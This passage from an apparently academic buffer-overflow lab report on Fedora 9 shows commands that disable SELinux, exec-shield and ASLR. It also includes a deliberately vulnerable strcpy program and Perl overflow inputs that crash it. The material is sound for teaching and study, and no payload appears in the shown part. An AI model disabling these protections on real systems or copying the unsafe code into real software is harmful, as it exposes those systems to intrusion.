Take note that by using the Fedora 9 as a virtual machine, the 'reaction' of the OS against the buffer overflow for virtual machine can also be observed mainly from the memory management aspect.


3.3 Vulnerable Environment Preparation

There are already several general buffer overflow protections implemented on the Fedora 9. In this demonstration, the protections will be disabled in order to create a system wide vulnerable environment. Furthermore, by showing this, the current buffer overflow detection and prevention implementations can be explored. However this will be minimized in order to see only the related protections that are really in effect. Take note that protection mechanism is specific to this demonstration environment and others may be different. Some Linux distro for instance has its own patches for hardening the system which include the buffer overflow protection as can be found for Debian [58].

3.3.1 Disabling the SELinux


SELinux enforces mandatory access control policies on OS. The policies restrict and control user programs and system daemons (services) to just the minimum amount of privilege they need to complete their tasks.

Firstly, the SELinux [59] will be disabled to create a system wide vulnerable. In this case as root, SELinux will be disabled permanently by editing the/etc/sysconfig/selinux file and changing the SELINUX=permissive setting to SELINUX=disabled and then reboot the machine. The following Figure shows the selinux file content screen snapshot after the SELinux has been set to disabled.



```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#       enforcing - SELinux security policy is enforced.
#       permissive - SELinux prints warnings instead of enforcing.
#       disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of these two values:
#       targeted - Targeted processes are protected,
#       mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

Figure 3.1: Disabling the SELinux permanently by editing /etc/sysconfig/selinux file



```
[root@localhost ~]# cat /etc/sysconfig/selinux

# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#       enforcing - SELinux security policy is enforced.
#       permissive - SELinux prints warnings instead of enforcing.
#       disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of these two values:
#       targeted - Targeted processes are protected,
#       mls - Multi Level Security protection.
SELINUXTYPE=targeted


[root@localhost ~]# getenforce
Disabled
[root@localhost ~]#
```

Figure 3.2: Screenshot for /etc/sysconfig/selinux file content

Optionally, SELinux can be disabled temporarily by executing the setenforce 1 (*Permissive*) command. The getenforce command can be used to check the status. However to set it to disabled, the /etc/sysconfig/selinux file need to be edited manually. The following steps show the *getenforce* and *setenforce* command examples.

```
[root@localhost bin]# getenforce
Enforcing
[root@localhost bin]# setenforce 0
[root@localhost bin]# getenforce
Permissive
[root@localhost bin]# setenforce 1
[root@localhost bin]# getenforce
Enforcing
[root@localhost bin]#
```

3.3.2 Non-Executable Stack and Address Space Randomization


The exec-shield that makes the stack non-executable will be disabled so that the injected shellcode in the stack can be run and the ASLR that provides the randomness to the layout of the virtual memory space will also be disabled in order to provide fixed addresses of the memory space. Take note that if the exploit does not depend on the address randomization, this step is 'useless'. In order to disable it temporarily do the following steps:

```
su -
Password: (your root password)
#/sbin/sysctl -w kernel.exec-shield=0
#/sbin/sysctl -w kernel.randomize_va_space=0

[root@localhost ~]# /sbin/sysctl -w kernel.exec-shield=0
kernel.exec-shield = 0
[root@localhost ~]# /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[root@localhost ~]#
```

The exec-shield can be disabled permanently by editing the /etc/sysctl.conf file and adding the following lines. This task may need a system reboot.

```
kernel.exec-shield=0
kernel.randomize_va_space=0
```

Figure 3.3 shows the ***sysctl.conf*** *file content screen snapshot.*



```
# Kernel sysctl configuration file for Red Hat Linux
#
# For binary values, 0 is disabled, 1 is enabled.  See sysctl(8) and
# sysctl.conf(5) for more details.

# disable the exec-shield and address space randomization
kernel.exec-shield=0
kernel.randomize_va_space=0

# Controls IP packet forwarding
net.ipv4.ip_forward = 0

# Controls source route verification
net.ipv4.conf.default.rp_filter = 1

# Do not accept source routing
net.ipv4.conf.default.accept_source_route = 0

# Controls the System Request debugging functionality of the kernel
kernel.sysrq = 0
```


Figure 3.3: Disabling exec-shield for address space randomization by editing the sysctl.conf file

3.4 Preparing the Vulnerable Code

The vulnerable program (*bofvulcode.c*) is shown below. This code contains *strcpy()* function which is a public knowledge, vulnerable to the stack-based buffer overflow if not properly used. *strcpy()* does not do the bound checking for the destination buffer while copying data.

This program will receive an input from the second command line argument, *argv[1]*. The mybuff buffer, which is the destination buffer of the *strcpy()* parameter will be over flown. Then, the *strcpy()* return address can be 'precisely' overwritten with an address which point to the new address. Hopefully after finish copying the string from the command line argument, the program execution flow will be re-directed to the new return address instead of returning to *main()*.

```
[amad@localhost projectbof11]$ cat bofvulcode.c
/* bofvulcode.c */
#include <unistd.h>

int main(int argc, char **argv)
{
  /* declare a buffer with max 512 bytes in size*/
  char mybuff[512];

  /* verify the input */
  if(argc < 2)
  {
    printf("Usage: %s <string_input_expected>\n", argv[0]);
    exit (0);
  }
  /* else if there is an input, copy the string into the buffer */
  strcpy(mybuff, argv[1]);
  /* display the buffer's content */
  printf("Buffer's content: %s\n", mybuff);
  return 0;
}
[amad@localhost projectbof11]$
```




```
[amad@localhost projectbof11]$ cat bofvulcode.c
/* bofvulcode.c */
#include <unistd.h>

int main(int argc, char **argv)
{
  /* declare a buffer with max 512 bytes in size*/
  char mybuff[512];

  /* verify the input */
  if(argc < 2)
  {
    printf("Usage: %s <string_input_expected>\n", argv[0]);
    exit (0);
  }
  /* else if there is an input, copy the string into the buffer */
  strcpy(mybuff, argv[1]);
  /* display the buffer's content */
  printf("Buffer's content: %s\n", mybuff);
  return 0;
}
[amad@localhost projectbof11]$ 
```

Figure 3.4: The bofvulcode code screenshot

Without any null byte as string terminator within the 512 and/or the input is more than 512 bytes, or any bound checking mechanism implemented explicitly, the 512 bytes buffer can be over flown. The extra string still be stored in the *strcpy()*’s stack frame, however without any protection mechanism, this extra string will overwrite the adjacent data in the allocated buffer.
As declared in the program, the buffer (array) in the program is 512 bytes long. If there is a string input, the program will copy the argument into the buffer. In the following steps, the program is tested with several number of string inputs. In this case the Perl command was used to stuff "*A*" characters into the buffer (the Ruby and other similar commands also can be used).

```
[amad@localhost projectbof11]$ gcc -g -w bofvulcode.c -o bofvulcode
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x508'`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x512'`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'`
```

```
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[amad@localhost projectbof11]$
```




```
[amad@localhost projectbof11]$ gcc -g -w bofvulcode.c -o bofvulcode
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x508'`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x512'`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[amad@localhost projectbof11]$
```

Figure 3.5: Running the bofvulcode program with three different inputs

The increment of 4 bytes were used in the example because of the word alignment of the memory for 32 bit system (4 bytes x 8 bits = 32 bits = 1 word). When the input is 516 bytes (4 bytes extra), the program exit with .
By debugging the core dump file, what actually happened when inputting more than 512 bytes of string can be observed. Firstly, set the core dump file if needed. Then, re-run the program with more than 512 bytes of string input.

```
[amad@localhost projectbof11]$ ulimit -c unlimited
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[amad@localhost projectbof11]$

[amad@localhost projectbof11]$ ls -l
total 232
-rwxrwxr-x 1 amad amad   6536 2008-09-27 00:39 bofvulcode
-rwxr-xr-x 1 amad amad    470 2008-09-27 00:36 bofvulcode.c
-rw-r--r-- 1 amad amad    468 2008-09-27 00:28 bofvulcode.c~
-rw------- 1 amad amad 155648 2008-09-27 00:54 core.2986
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c~
-rwxr-xr-x 1 amad amad     92 2008-09-27 00:02 eggfind.c
-rwxr-xr-x 1 amad amad     90 2008-09-27 00:02 eggfind.c~
-rwxr-xr-x 1 amad amad   1401 2008-09-27 00:02 info.txt
-rwxr-xr-x 1 amad amad   1417 2008-09-27 00:02 info.txt~
-rwxr-xr-x 1 amad amad   7311 2008-09-27 00:02 steps.txt
-rwxr-xr-x 1 amad amad   7311 2008-09-27 00:02 steps.txt~
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshell.c
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshell.c~
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshellmercy.c
-rwxr-xr-x 1 amad amad    509 2008-09-27 00:02 testshellmercy.c~
-rwxr-xr-x 1 amad amad     95 2008-09-27 00:02 turnfullroot.c
```




```
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x516'`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[amad@localhost projectbof11]$ ls -l
total 232
-rwxrwxr-x 1 amad amad   6536 2008-09-27 00:39 bofvulcode
-rwxr-xr-x 1 amad amad    470 2008-09-27 00:36 bofvulcode.c
-rw-r--r-- 1 amad amad    468 2008-09-27 00:28 bofvulcode.c~
-rw------- 1 amad amad 155648 2008-09-27 00:54 core.2986
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c~
